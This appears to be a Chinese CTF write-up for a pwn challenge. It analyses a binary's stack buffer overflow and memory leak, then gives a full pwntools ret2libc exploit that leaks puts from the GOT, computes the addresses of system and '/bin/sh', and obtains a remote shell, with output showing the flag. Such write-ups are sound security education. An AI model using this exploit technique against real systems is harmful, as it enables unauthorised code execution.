PWN (7)

IDA分析二进制文件

`main`函数中只调用了`func()`

反编译`func`:

```
int func()
{
  _DWORD *buf; // [sp+8h] [bp-10h]@1
  _DWORD *v2; // [sp+Ch] [bp-Ch]@1

  read(0, &buf, 0x28u);
  v2 = buf;
  return printf("%x\n", *buf);
}
```

反汇编`func`:

```
.text:0804846B                push    ebp
.text:0804846C                mov     ebp, esp
.text:0804846E                sub     esp, 18h
.text:08048471                sub     esp, 4
.text:08048474                push    28h             ; nbytes
.text:08048476                lea     eax, [ebp+buf]
.text:08048479                push    eax             ; buf
.text:0804847A                push    0               ; fd
.text:0804847C                call    _read
.text:08048481                add     esp, 10h
.text:08048484                lea     eax, [ebp+buf]
.text:08048487                mov     eax, [eax]
.text:08048489                mov     [ebp+var_C], eax
.text:0804848C                mov     eax, [ebp+var_C]
.text:0804848F                mov     eax, [eax]
.text:08048491                sub     esp, 8
.text:08048494                push    eax
.text:08048495                push    offset format   ; "%x\n"
.text:0804849A                call    _printf
.text:0804849F                add     esp, 10h
.text:080484A2                nop
.text:080484A3                leave
.text:080484A4                retn
.text:080484A4 func           endp
```

反编译结果显得很费解，对一个指针取地址，并将结果作为`read`的参数？参照静态反汇编和gdb动态调试，发现反编译显示的`buf`应该是存储`read`读取内容的数组，该数组直接在栈上分配内存，但其长度不及`read`能读取的最大字节数，且`read`的读取长度可以覆盖`func`返回地址. 所以策略是实现栈溢出.

但是`main`函数最后的变量赋值和`printf`的作用是什么? 借助gdb分析后得知其功能为：将`read`读取内容的头4字节作为内存地址，读取该内存地址内的4字节内容. 比如输入`aaaabbbbb`，则读取地址是`0x61616161`(显然该内存不可读).


libc里有什么?

除了库函数的入口地址偏移，还有字符串`'/bin/sh'`的地址偏移.

思路

借助GOT表获取`puts`的入口地址，根据从libc获取的地址偏移计算出`system`的入口和字符串`'/bin/sh'`的地址，通过栈溢出覆盖`func`的返回地址，跳转调用`system("/bin/sh")`.

需要先获得`puts`的入口，并将返回地址覆盖为`main`函数入口，在第二次运行程序之后才能得出最终的payload并跳入`system`. 获得`main`的入口：



python脚本及攻击结果

```python
from pwn import *

#context.log_level = 'debug'

#p = process('./pwn7')
p = remote('128.199.220.74', 10007)
p_elf = ELF('pwn7')
libc_elf = ELF('libc.so.6_pwn7')

################ First ######################
p.recvuntil('-\n')

puts_got_addr = p_elf.got['puts']
main_entry = 0x80484a5
payload = p32(puts_got_addr) + 'a'*16
payload += p32(main_entry)

p.sendline(payload)

puts_entry = int(p.recvline(False), 16)
############### Done ########################

puts_offset = libc_elf.symbols['puts']
system_offset = libc_elf.symbols['system']
binsh_offset = list(libc_elf.search('/bin/sh'))[0]

system_entry = puts_entry - (puts_offset - system_offset)
binsh_addr = puts_entry - (puts_offset - binsh_offset)

payload = p32(puts_got_addr) + 'a'*16
payload += p32(system_entry) + 'a'*4
payload += p32(binsh_addr)

################ Second ###################
p.sendline(payload)
p.recvline()

p.interactive()
```

```
[*] Switching to interactive mode
It's easy,lalalala
-----------------------------------------------------
f7603ca0
$ ls
flag18649
$ cat flag18649
cnss{c0ntrol_eip_c0ntrol_anyth1ng}
```

More

- 同样的脚本，将`puts`替换成`printf`就不行，很不解